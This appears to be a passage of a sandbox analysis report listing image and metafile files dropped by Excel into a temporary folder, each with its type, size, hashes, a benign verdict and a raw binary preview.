.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m
...>...b..B..K...{...+w?....B3...2...>.......1..-'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\34B8769F.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	

......JFIF.............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4B9F44A0.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4B9F44A0.png	
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5448D905.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYlv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EDDCF3C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J.,,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FA80342.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E 45

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FA80342.png

Malicious:	false

Preview:

.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:.............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m
...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\88F99796.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........._h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......,}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8BE733AE.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

Preview:

.PNG........IHDR...6...........>(....sRGB.........gAMA......a.....pHYs..........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.l.)."[`.f.X.u.n.;........._h.(.u|0a.....].R.z...2......GJY
|\..+b...{>vU.....i...........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o............~........
(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......,}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AC8CDDA9.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false

Preview:

......JFIF.............Exif..MM.*......@......../..@.................C..........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C..........=)#)=======================
==========================......{...."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij
stuvwxyz..w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc
defghijstuvwxyz..?..Z(...
(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B49FB8A3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false

Preview:

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BD8CC067.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

Preview:

......JFIF.............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...
(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BE46765B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false

Preview:

.PNG........IHDR...e...P.....X.......sBIT.....O.....sRGB.........gAMA......a.....pHYs..........+......tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.
v[9.=..KOkkw......(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{..._6p#.. .. .. ..H(......I..H..H..H..4..c.I.E.B.$@.$@.$@.$0.........O[.9e......7......""g.Da.$@.$@.$@.$0
v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].........3..K.[.nE..Q..E............._2.k...4l.)........p............eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`
F$@.$@.$@.$.4..Nv.Hh...OV......9..(.........@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.
9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}........|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@......yL.>.!R.\. ...._.....7..G.i.e.......9..r..[F.r.....P4.e.k.{.
.@].......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2286014.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2286014.jpeg	
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CBB16E31.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7592
Entropy (8bit):	5.451659431863214
Encrypted:	false
SSDEEP:	96:zn6ezcqblJaXn/08pnDp0d7vilxL01/G37uVH1oL6lcQtoVhZxGOme3SBwi:bYSTxK/LA/FVoL3QtKhn+e3+wi
MD5:	33A26E06B598E6EB21A5A9D6803E3685
SHA1:	7CEFA94D1E43A1D0E4CCC4077F3AAA7D05EFF3E9
SHA-256:	EE7764EB470B892D4B960100A84E677E394FA9C94323D36673188081BDCD8B6A
SHA-512:	F8846BC66EE1BF883BCC7C014F369DF7CEDC2DEA1D05B4BAB532CE8FC50D4C979F0B69338E16737E27581BC1D5C2BA700378AEC269F7B6F38F720C58EA6453 F7
Malicious:	false
Preview:	....l...(.......e...<..... EMF.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l..... .....M.6.).X.....-.d.....T.....p....\...T.....T.....p....T...<5.u..p....`.p..M.$y.w.|7...>.....x.....w..7.$.....d.....^.p.....^.p.u7..|7.....>.-.....<.w.....<.9u.Z.v.... X..\.....M.....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... ..... .....HD?^KHCcNJFfOJFiQMHlSPJoUPLrWRMvYSPx[UR{]XQ~ ^XS._ZT.a[U.c\U.e^V.e^X.g`Y.hbY.jaZ.jb\.ld].ld].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CCB31E7E.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8123789337117007
Encrypted:	false
SSDEEP:	3072:734UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:z4UcLe0JOcXuunhqcS
MD5:	84C99883699958781A0C4E4E07AF6CA3
SHA1:	8348F280901E992950BF55075207C2CE5DBD0FC5
SHA-256:	10F76E59987622C1FB6BB33BAF6E5B69F874AA3DA41BA1133036F363FC416B92
SHA-512:	C7FB740EFDD0250DEEED50B74D34FFD854DA8D23D1932FBE97C8E8F4A424A86C74C6A0B7933453FAA15E24A8B91F5C388C19A258AEBCA6F4FFCEEB9A53D42 FBD
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....6Y$...l...-z?Y.@.. %...H.....p....N.Z.....X.....N.Z..... ....y?Y..... .....L..z?Y.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....|...X..... L....vdv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D7985248.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D7985248.png

Malicious:	false
Preview:	.PNG........IHDR.............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3........Q@.......%:&.......K....\...........JJ.. ....@n..3./...f._>..L~...... ......{..T.\|ABlL..?-V...ag.......>.......W..@..+..pHK..O.....o...................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\ .kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....l\.....7...}....x].%...........f\|'..~.?..H .X.M.9...JH$l&....:.W..I...H.!......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E3C21.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
